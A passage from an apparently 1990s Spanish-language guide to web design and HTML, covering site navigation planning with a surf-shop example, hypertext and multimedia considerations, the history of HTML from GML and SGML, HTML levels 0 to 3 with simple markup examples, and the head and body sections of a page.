Diseñará un web mejor si se toma algún tiempo en planificarlo por adelantado. Lo último que usted quiere es aburrir a la gente —o, peor aún, que se pierdan— en una colección de páginas enmarañadas que van de un lado a otro como el Código Interno de Hacienda.

### ***Diseño de arriba a abajo (descendente)***

En primer lugar, decida qué información quiere transmitir a sus lectores, a continuación diseñe los caminos que le gustaría que siguiesen sus lectores al explorar su web. A esto se le conoce a veces como diseño de secuencias de su web. Por supuesto, muchas de las páginas tendrán más de un vínculo a otra página, con lo que no puede controlar estrechamente los caminos que seguirán los lectores. Sin embargo, usted puede servirles de gran ayuda en sus viajes. Examinemos un ejemplo sencillo.

Supongamos que usted tiene una tienda de artículos de surf y quiere poner información sobre su negocio y sus productos en el Web. Primero, haga una lista que describa en términos generales lo que ofrece. En su lista tiene:

- Una página de inicio con información general sobre su tienda de artículos de surf.
- Un vínculo a una página que contiene una lista de los productos de la compañía.
- Vínculos a cada elemento de la lista de productos con información más detallada, incluyendo especificaciones, precios y una imagen del producto.
- Vínculos desde cada página de información sobre los productos a una página desde donde la gente puede hacer un pedido.
- Una página con información sobre los empleados de la compañía que incluye una lista de los empleados; el nombre de cada uno de los empleados de la lista apunta a una página con más información sobre esa persona.
- Una página con vínculos a información sobre el clima local y las condiciones para hacer surf, e incluso a una imagen reciente en la que aparece el mejor emplazamiento para hacer surf del lugar.
- Una página con vínculos a otros recursos del Web relacionados con el surf.


A continuación, saque una hoja de papel y dibuje una imagen de cómo le gustaría que sus lectores pudiesen navegar a lo largo de sus páginas. Empiece siempre desde su página de inicio y dibuje los vínculos a cada página subsiguiente. En este momento, no tiene que preocuparse sobre el contenido específico de cada página; este ejercicio le ayudará simplemente a entender y planificar cómo funcionará su web al final. La Figura 6.7 muestra el aspecto que podría tener el diseño de secuencias de su web una vez que hubiese terminado.

Además de las flechas que aparecen en la Figura 6.7, algunos vínculos se dan por sentados; no conviene atestar de flechas el diseño de secuencias. Cada página del Web debe proporcionar un vínculo que el lector pueda utilizar para regresar a la página de inicio. (Puede ver un vínculo así en la parte inferior de la página que aparece en la Figura 6.5.) Este es un convenio común, y es una atención que debe extender siempre a sus lectores. La mayoría de los diseñadores de Web colocan estos botones en, o cerca de la parte inferior de la página, por lo que los usuarios esperan encontrarlos allí.

Por último, si quiere crear páginas largas por las cuales se tengan que desplazar sus usuarios para poder leerlas, hay dos convenios más de los que debe estar enterado. Uno es proporcionar una lista breve de vínculos en la parte superior de una página larga para permitir que los usuarios vayan directamente al lugar de la página que les interese. El otro es proporcionar un botón cerca de la parte inferior de la página para volver rápidamente a la parte superior de la página. Como se puede ver en la Figura 6.8, la página «Current Surf Conditions» («Condiciones actuales para practicar el surf») es una página larga que emplea ambas sugerencias.

La decisión sobre emplear botones para navegar por una sola página es cosa suya. Estas facilidades son una gentileza, pero no tan importante o esperada como el vínculo de vuelta a la página de inicio.






**Figura 6.7.** Un diseño de secuencias para las páginas Web de una tienda de artículos de surf.

## Cómo sacar el mayor partido al medio: Hipertexto

Resulta fácil pensar en World Wide Web solamente en términos de páginas vinculadas, pero no cometa este error. Recuerde que el medio con el que está trabajando se basa en hipertexto. *Hipertexto* es el concepto de vincular términos y palabras clave *de su texto* con *otro texto conexo*. Este es un nivel conceptual inferior al de los vínculos entre páginas. Un ejemplo excelente de hipertexto es el sistema de ayuda incorporado a las aplicaciones de Microsoft Windows. En hipertexto (y, por supuesto, con el Web), los vínculos, o *palabras clave*, aparecen resaltados o en un color distinto al de



**Figura 6.8.** En las páginas largas, es bueno proporcionar vínculos al principio de la página para que los lectores salten inmediatamente a la sección que les interese.

otro texto del documento. Al pulsar sobre una palabra o frase resaltada, salta inmediatamente a la información conexas.

Pero los documentos Web no son simplemente hipertexto. Se podría decir que el World Wide Web es la madre de todos los sistemas de hipertexto. Esto se debe a que usted no está limitado a proporcionar vínculos al propio texto que ha creado. Ni siquiera está limitado a establecer vínculos a documentos de su propia computadora. Tiene a su disposición cualquier documento existente en el World Wide Web. Por lo tanto, ¡utilícelos! No sólo mejorará el aspecto y funcionalidad de sus páginas Web, sino que también proporcionará un gran servicio a sus lectores si les ofrece vínculos a otros recursos interesantes.

Por supuesto, debe atemperar su deseo y capacidad de crear muchos vínculos externos en favor de la claridad y simplicidad. Tendrá que encontrar el equilibrio entre simplicidad y funcionalidad. Si ya ha explorado el Web, probablemente tenga una buena idea de cuánto es demasiado.

## ***Diseño para multimedia***

El mundo de las computadoras ha cambiado radicalmente en los últimos años. Hoy en día, la mayoría de los sistemas de computadora que se venden en las tiendas de informática van equipados para soportar multimedia. Eso quiere decir que la computadora puede mostrar gráficos y reproducir sonidos con mucha más calidad y claridad que los viejos altavoces estándar de los PC. Algunos sistemas multimedia van equipados para mostrar películas y clips de vídeo.

Al diseñar un Web, resulta interesante utilizar todas las características de las computadoras modernas, pero debe recordar el coste de utilizar estas características. La mayoría de los usuarios Web todavía tienen conexiones a Internet SLIP y PPP de 14,4 y 28,8 Kbps, relativamente lentas. Un número grande de gráficos o sonidos puede agriar la experiencia de sus lectores potenciales al decelerar tanto el proceso que haga que la lectura no compense el tiempo empleado.

Trataremos los tipos de archivo con más detenimiento en capítulos posteriores, pero como norma general, intente utilizar los tipos de archivo más comunes para los objetos multimedia, como imágenes, sonido y vídeo. Un error muy frecuente que comete la gente es crear sus páginas utilizando tipos de archivo no estándar, de forma que las páginas sólo se pueden utilizar en sus computadoras. Puede evitar este problema utilizando tipos comunes de archivo. Trataremos cada uno de estos tipos en el Capítulo 12.

Por último, acuérdesse siempre de dar opciones a sus lectores. Algunas personas todavía acceden al Web con exploradores no gráficos o tienen conexiones lentas de módem a Internet. Directamente en su página de inicio, debería proporcionar siempre un vínculo a una versión totalmente no gráfica de su web. Incluso en las presentaciones gráficas, ofrezca a sus lectores la oportunidad de renunciar a la visualización de imágenes grandes y de clips de vídeo o de sonido proporcionando vínculos a esas amenidades en vez de obligar a sus lectores a esperar hasta que se carguen.

---

## *El lenguaje de Web-HTML*

### *¿Qué es HTML?*

---

Allá en los años ochenta, cuando IBM aún determinaba la mayoría de los estándares en el mundo de las computadoras y de los sistemas de información, IBM tuvo una idea bastante buena que estaba algo por delante de su tiempo. Aquella idea se basaba en el reconocimiento de que los documentos tienen mucho en común. Los documentos tienen títulos, direcciones, encabezamientos, cuerpo de texto y otros elementos que son muy parecidos entre un documento y otro. Lo que es más, estos elementos comparten a menudo atributos similares como tamaños de fuente y tipografía.

IBM jugaba con la idea de crear un sistema de documentos que identificase a cada uno de los elementos de un documento con algún tipo de etiqueta dentro del propio documento. De este modo, la visualización e impresión de documentos podría ser más o menos independiente del hardware en particular, aunque un sistema así requeriría algún software para mostrar o imprimir documentos en cada tipo distinto de sistema de computadora en el que se visualizasen o imprimiesen los documentos. El camino que tomó IBM fue desarrollar una especie de lenguaje de pseudocomputadora que combina sólo texto e instrucciones de formateado. Dicho lenguaje se llama *lenguaje de marcas*, e IBM llamó a su versión *Lenguaje de marcas generalizado*, o *GML*.

IBM nunca llegó demasiado lejos con el GML, pero en 1986 la Organización Internacional de Estándares (ISO) decidió que IBM tenía un concepto bueno, y presentó una publicación (ISO 88879) que definía un lenguaje de marcas para la creación de documentos estandarizados. ISO sacó su lenguaje a partir del GML de IBM, pero al nuevo lenguaje lo denominó SGML *Lenguaje de marcas generalizado estándar*. (Quizá ISO se estuviese cansando de que IBM definiese tantos estándares en aquellos días.)

---

**Nota:** El título de ISO 8879:1986 es *Information Processing —Text and Office Systems— Standard Generalized Markup Language* (SGML). Es interesante observar que en aquel momento, ISO creía que la mayor utilidad del SGML sería para los departamentos de procesamiento de información de los sistemas de texto y oficina. Al contrario de las expectativas de ISO, SGML —y su creación más importante, HTML— se hicieron más importantes para los millones de individuos que utilizan sus PC y sus estaciones de trabajo para explorar el World Wide Web, tanto si saben lo que es como si no.

---

SGML define muchos tipos de documentos, pero el tipo en el que estamos interesados es en el documento de hipertexto. HTML, cuyas siglas corresponden a *Lenguaje de marcas de hipertexto*, es el subconjunto de SGML que define los documentos de hipertexto. La gente utiliza el término HTML tanto para referirse al documento de hipertexto en sí (que es un tipo determinado de documento SGML) como al lenguaje de marcas que se utiliza para crear un documento de hipertexto.


Puede considerar a un documento HTML desde dos puntos de vista diferentes. Puede referirse a HTML como sólo texto que contiene algunas instrucciones de formateado (en forma de códigos de marcas HTML, o *etiquetas*) y que indican a los exploradores Web cómo mostrar e imprimir documentos, o puede ver a HTML como un lenguaje de formateado de documentos que también contiene el texto de los documentos. El modo que elija para considerar a cualquier documento HTML en particular dependerá en su mayor parte del volumen de etiquetas de formateado en relación con el volumen de sólo texto. Por ejemplo, éste es el código HTML para una página Web sencilla que presenta un párrafo de texto:

```
<head>
<title>Una página con un párrafo de texto</title>
</head>
<body>
Un gráfico se puede volver más complicado al añadirle nuevas series
de datos. La tabla tiene tres filas de datos. Una línea única, o
una única serie de barras, no pueden representar más que una fila
única de datos. Esa es una de las razones de que haya muchos tipos
de gráficos diferentes.
</body>
```

Las etiquetas HTML son las palabras y símbolos encerrados entre los signos de menor que («<») y mayor que («>»). No se preocupe de aprender estas etiquetas de momento; se verán detenidamente en los próximos capítulos.

Aparte de las etiquetas que definen el título del documento, las otras dos únicas etiquetas del código son las dos que marcan el principio y el fin de la sección de cuerpo del documento. Aunque este documento contiene solamente un párrafo, podría contener fácilmente muchas páginas de texto, y no requeriría ninguna etiqueta adicional aparte de una etiqueta <P> para separar cada párrafo. La Figura 7.1 muestra el aspecto que tiene este código cuando lo compone un explorador. Observe que en el





**Figura 7.1.** Una página que presenta un párrafo de texto.

código HTML, los saltos de línea se producen en lugares diferentes que cuando el explorador compone el texto. Esto se debe a que el explorador Web decide dónde hacer los saltos de línea, dependiendo del ancho de la ventana del explorador.


Este es el código fuente de otra página que muestra una breve lista de elementos:

```
<head>
<title>Una página con una lista de elementos</title>
</head>
<body>
<ul>
<li>Elemento de línea 1
<li>Elemento de línea 2
<li>Elemento de línea 3
<li>Elemento de línea 4
<li>Elemento de línea 5
</ul>
</body>
```

Observe que en este documento, el contenido de texto del documento aparece eclipsado por el gran número de etiquetas HTML que definen el formateado de la lista. La Figura 7.2 muestra el aspecto que tiene este código cuando lo compone un explorador. Como puede ver, requiere más código de marcas generar una lista que un simple párrafo. Cuando añade más listas, listas anidadas y otros elementos como encabezamientos, imágenes, leyendas y tablas, empieza a parecer como si el documento estuviese compuesto en su mayor parte por códigos de marcas.

Aunque puede considerar a un documento como contenido de texto con códigos de marcas, o como un lenguaje de presentación con el contenido incrustado, lo mejor es recordar que el contenido del texto es la parte más importante del documento. Esto le ayudará a mantenerse centrado en el contenido.

Mientras el World Wide Web continua creciendo, HTML está eclipsando a SGML en importancia y alcance. Una paradoja interesante en relación con el papel que juegan SGML y HTML es que los desarrolladores tienden a incorporar páginas de estilo en HTML para permitir que los autores tengan una mayor flexibilidad en el formateado. Hasta cierto punto, SGML se diseñó para servir de contenedor a numerosos tipos de documentos, y cada tipo de documento tendría un conjunto determinado



**Figura 7.2.** Una página que presenta una lista de elementos de texto.

de estilos (tipografías y tamaños de fuentes) para los distintos elementos del documento, como niveles de encabezamiento, títulos, direcciones, etc.

Al principio, los documentos HTML se definieron como uno de estos tipos de documentos, así, el estilo de cada nivel de encabezamiento, título, leyenda, etc. estaba definido de manera bastante estricta. Pero ahora, los autores Web que diseñan documentos HTML quieren tener un control mayor sobre el formateado. Como resultado, se están trabajando propuestas para versiones de HTML que incluirán páginas de estilo con un surtido de estilos predefinidos. El autor podrá escoger los estilos a utilizar en cada documento HTML que cree. Esto es sólo un ejemplo de cómo HTML se está volviendo más robusto que su «padre» SGML. De hecho, HTML está guiando la tecnología de los lenguajes de marcas de hoy en día.

## Versiones de HTML

Hoy, HTML se encuentra en su cuarta generación. Cada versión de HTML es un «superconjunto» de versiones anteriores. Esto quiere decir que cada nueva versión de HTML añade nuevas capacidades y funcionalidad, pero, generalmente, no cambia el modo en que funcionaban las etiquetas en las versiones anteriores. (Sin embargo, con cada nueva versión, los desarrolladores han ido eliminando problemas menores y se han desecho de características innecesarias.)

Antes de explicar las diferencias entre las versiones de HTML, deberíamos detenernos brevemente para asegurarnos de que se entiende la importancia de las *versiones* (o *niveles*) de HTML y la relación entre la versión HTML y los exploradores que utilice. Recuerde que las páginas Web de Internet son simplemente archivos de texto (documentos HTML) que están esparcidos por las computadoras de Internet esperando a que alguien las lea con un explorador Web. Cuando apunta con su explorador hacia una página en particular del Web, éste va a la computadora donde reside el archivo y lo recupera en su totalidad. El explorador carga el archivo HTML en la memoria de su computadora e interpreta cada una de las etiquetas para mostrar la página del modo en que pretendía el autor.

Si el autor de una página Web utilizó solamente las etiquetas básicas que formaron parte de HTML desde su primera versión, probablemente usted no tenga nunca ningún problema para visualizar la página con un explorador corriente. Si, por el contrario, el autor utilizó algunas de las capacidades adicionales de las versiones más recientes de HTML, es posible que su explorador no sea capaz de interpretar esas etiquetas. Cuando ocurra esto, su explorador le comunicará un mensaje de error, o puede que simplemente ignore o muestre como texto las etiquetas que no puede interpretar. La última versión de HTML (Nivel 3) pide a los documentos que incluyan información de la versión, de forma que los exploradores puedan identificar el nivel HTML de una página.

## **HTML niveles 0 y 1**

HTML Nivel 0 es el denominador común de todos los exploradores Web. Para que un explorador pueda trabajar con el Web, debe soportar todas las etiquetas de HTML Nivel 0. Esto no supondrá ningún problema normalmente ya que todos los exploradores corrientes soportan al menos Nivel 0.

HTML Nivel 0 incorpora la adaptación original de SGML para el tipo de documento de hipertexto. Incluso después de tres nuevas generaciones, la mayor parte de los tipos de etiquetas son aún etiquetas de HTML Nivel 0. Consulte el Apéndice A para hacerse una idea del número total de tipos de etiquetas y observe que la mayoría de ellas se originaron en HTML Nivel 0.

HTML Nivel 1 incluye todas las características del Nivel 0, pero añade algunas etiquetas nuevas para resaltar el texto y mostrar imágenes como parte integral de una página Web. Las imágenes que aparecen incrustadas en una página Web se llaman *imágenes insertadas*. El inconveniente de las imágenes del Nivel 1 es que no hay modo de hacer que el texto fluya alrededor de una imagen. Esto se resuelve en el Nivel 3 con la introducción de *figuras*. Estas son esencialmente las mismas imágenes, pero el texto puede circular alrededor de ellas.

## **HTML Nivel 2**


HTML Nivel 2 incluye todas las características del Nivel 1, además de soporte para formularios. Puede utilizar formularios en las páginas Web cuando quiera recibir información del usuario. Los formularios pueden incluir cuadros de edición, en los que el lector puede escribir; cuadros de lista, desde los que el lector puede escoger un valor; y botones, que el lector puede pulsar para realizar acciones. La Figura 7.3 muestra una página así con un formulario para introducir criterios de búsqueda en una base de datos.

Con HTML Nivel 2 y su soporte para formularios, el World Wide Web se ha convertido en un medio interactivo —en el que la información puede circular en ambos sentidos— en lugar de en un sistema pasivo sólo de lectura y de recuperación de texto. La mayoría de los exploradores Web soportan hoy en día HTML Nivel 2. -

## HTML Nivel 3

HTML Nivel 3 (que se solía llamar *HTML+*) es completamente compatible con HTML Nivel 2, pero añade muchas características nuevas. Lo que más destaca es que HTML 3 añade etiquetas para la composición de tablas en una página. Antes de que apareciese Nivel 3, si quería poner una tabla en una página, se tenían que utilizar las viejas herramientas de tablas SGML, que eran complicadas y torpes, o se tenían que incluir como bloques de texto preformateado. Nivel 3 facilita la utilización de tablas. La Figura 7.4 muestra una página Web con una tabla así.

Nivel 3 añade además un nuevo tipo de etiqueta para las *figuras insertadas*. Las figuras insertadas son una mejora respecto de las imágenes insertadas ya que el texto puede discurrir alrededor de una figura. Las figuras también permiten explorar más rápidamente ya que las imágenes se pueden componer de un modo nuevo (si el explorador lo soporta). Cuando una página Web contiene varias figuras similares (como iconos




The image shows a screenshot of the Yahoo Search web form as it appeared in the mid-1990s. The browser window has a title bar that says "Yahoo Search". The menu bar includes "File", "Edit", "View", "Go", "Bookmarks", "Options", "Directory", and "Help". The main content area has the heading "Yahoo Search" followed by a navigation bar with links: "[ Yahoo | Up | Search | Suggest | Add | Help ]". Below this is a search instruction: "Find all matches containing the keys (separated by space)". There is a text input field for the search keys, followed by "Search" and "Clear" buttons. A mouse cursor is pointing at the "Search" button. Below the input field are several checkboxes: "Find matches in" with sub-options for "Title" (checked), "URL" (checked), and "Comments" (checked); "Case sensitive matching" (unchecked); and "Find matches that contain" with radio button options: "At least one of the keys (boolean or)" (unchecked), "All keys (boolean and)" (checked), and "All keys as a single string" (unchecked). There are also radio button options for "Consider keys to be": "Substrings" (checked) and "Complete words" (unchecked). At the bottom of the form is a "Limit the number of matches to" field with the value "100" and a dropdown arrow. Below the form is a section titled "Other Search Engines" with links: "[ Lycos | WebCrawler | EInet Galaxy | Alweb | CUSI Search Engines | More... ]". At the very bottom, it says "admin@yahoo.com" and "Copyright © 1994-95 Yahoo".

**Figura 7.3.** Un formulario para introducir criterios de búsqueda en una base de datos.

con pequeñas diferencias) o cuando varias páginas próximas tienen gráficos similares (como logos ligeramente distintos), los exploradores de Nivel 3 pueden componer las imágenes adicionales superponiendo las diferencias entre la figura base original y las nuevas imágenes sobre la imagen original, que está aún en la cache de disco del explorador. Esto es mucho más rápido que transferir cada imagen por separado.

Otras mejoras del Nivel 3 incluyen soporte para ecuaciones y fórmulas matemáticas, un mejor control sobre el posicionamiento de caracteres, un área de rótulos en las páginas para la visualización estática de logos o cláusulas de exoneración de responsabilidad, y la capacidad de personalizar dinámicamente los menús o barras de herramientas de un explorador desde dentro de un documento HTML.

Sin duda alguna, la especificación Nivel 3 de HTML representa la mejora más radical para el lenguaje HTML en su corta vida. Lamentablemente, la mayoría de los exploradores disponibles hoy en día no soportan totalmente HTML Nivel 3. De hecho, puede pasar hasta un año antes de que la mayoría de los exploradores proporcionen soporte pleno para las mejoras del Nivel 3.



	Jim	Bob	Janet	Totals
1st Qtr	30,451	38,262	32,415	101,128
2nd Qtr	40,167	36,242	38,451	114,860
3rd Qtr	35,014	34,159	37,319	106,692
4th Qtr	50,157	32,458	42,841	125,456
<b>Totals</b>	<b>155,789</b>	<b>141,121</b>	<b>151,226</b>	<b>448,136</b>

**Figura 7.4.** HTML facilita el formateado de tablas.

## **Extensões no estándar**

Algunas compañías que crean exploradores Web añaden sus propias mejoras a HTML. La compañía más notable que hace esto es Netscape. Un ejemplo de una mejora así es la etiqueta <BLINK> de Netscape, que hace que el texto que sigue a esta etiqueta parpadee si se visualiza con uno de los exploradores de Netscape. Actualmente, no hay ninguna etiqueta así en ninguna especificación de nivel HTML, ni en ninguna propuesta.

Los puristas dirán que esta clase de iniciativas entorpecen el proceso de desarrollo de HTML y tratarán de evitar que HTML se convierta en un estándar robusto y abierto. Otros, sin embargo, creen que estas iniciativas creativas no ocasionan daño alguno. Es más, la mayoría de los exploradores Web están diseñados para ser condescendientes con las etiquetas que no reconocen. En su mayor parte, los exploradores ignoran las etiquetas que no soportan, por lo que realmente no hace daño añadir pequeñas mejoras al lenguaje. Además, los desarrolladores tienden a salir con buenas ideas de vez en cuando. Y con toda probabilidad, las ideas como la etiqueta <BLINK> acabarán formando parte del estándar.

---

## **Pautas para el futuro**

El desarrollo de HTML es un proceso en marcha encabezado por el consorcio World Wide Web (o consorcio W3) del Laboratorio de Informática del MIT (Massachusetts Institute of Technology).

---

**Consejo:** Para una información detallada sobre cada nivel HTML así como de las propuestas e ideas en desarrollo, visite la organización W3 en <http://www.w3.org/> y las páginas del Laboratorio de Informática en <http://www.lcs.mit.edu>.

---

El consorcio W3 publica regularmente las especificaciones de borrador de la versión HTML y admite sugerencias. Puede leer todo sobre los planes para las nuevas y mejoradas características de futuras versiones de HTML. W3 también ofrece mucha información sobre los grupos de noticias Usenet que usted puede leer y listas de correo a las que se puede suscribir si está interesado.

En efecto, las versiones futuras de HTML tienen algunas características sorprendentes. Algunas de las más interesantes incluyen tipos de documentos de realidad virtual y campos de entrada de sonido en los que puede grabar sus mensajes acústicos. Lamentablemente, sin embargo, el lapso entre la aparición de nuevas especificaciones y el momento en que los desarrolladores de software entregan exploradores que incorporen todas las nuevas características se está alargando. No obstante, el futuro del World Wide Web —y su posición como interfaz gráfica de usuario para Internet— parece asegurado, y las páginas Web están destinadas a volverse aún más competentes y a tener cada vez más funciones.

## ***Definición de una página HTML***

Las páginas Web abarcan desde lo sumamente sencillo hasta lo muy complejo. En este capítulo, comenzaremos por los primeros pasos en el proceso de creación de una página Web. Veremos las partes de una página Web; a continuación, durante el resto del capítulo, nos centraremos principalmente en la primera de esas partes: la sección de cabecera. En los siguientes capítulos, veremos la sección de cuerpo.

Los documentos HTML tienen dos secciones principales: una sección de *cabece-  
ra* y una sección de *cuerpo*. La sección de cabecera de un documento siempre es corta; por lo general, sólo es necesario hacer un par de cosas en esta sección. La sección de cuerpo es donde se define el contenido de la página. Los detalles que se definen en cada una de estas secciones se llaman *elementos*; así, los detalles que se definen en las secciones de cabecera son los *elementos de cabecera*, y los detalles que se definen en la sección de cuerpo son los *elementos de cuerpo*. El diagrama de la Figura 8.1 muestra la relación entre estas dos secciones en un documento HTML típico.

En este capítulo, y en los siguientes, entraremos en los detalles de cómo escribir documentos HTML. Aquí veremos los prólogos y los elementos que se utilizan en la sección de cabecera para definir características que afecten a todo el documento. En los capítulos siguientes, nos centraremos en los elementos que se utilizan en las secciones de cuerpo para marcar el bloque del contenido de los documentos HTML.

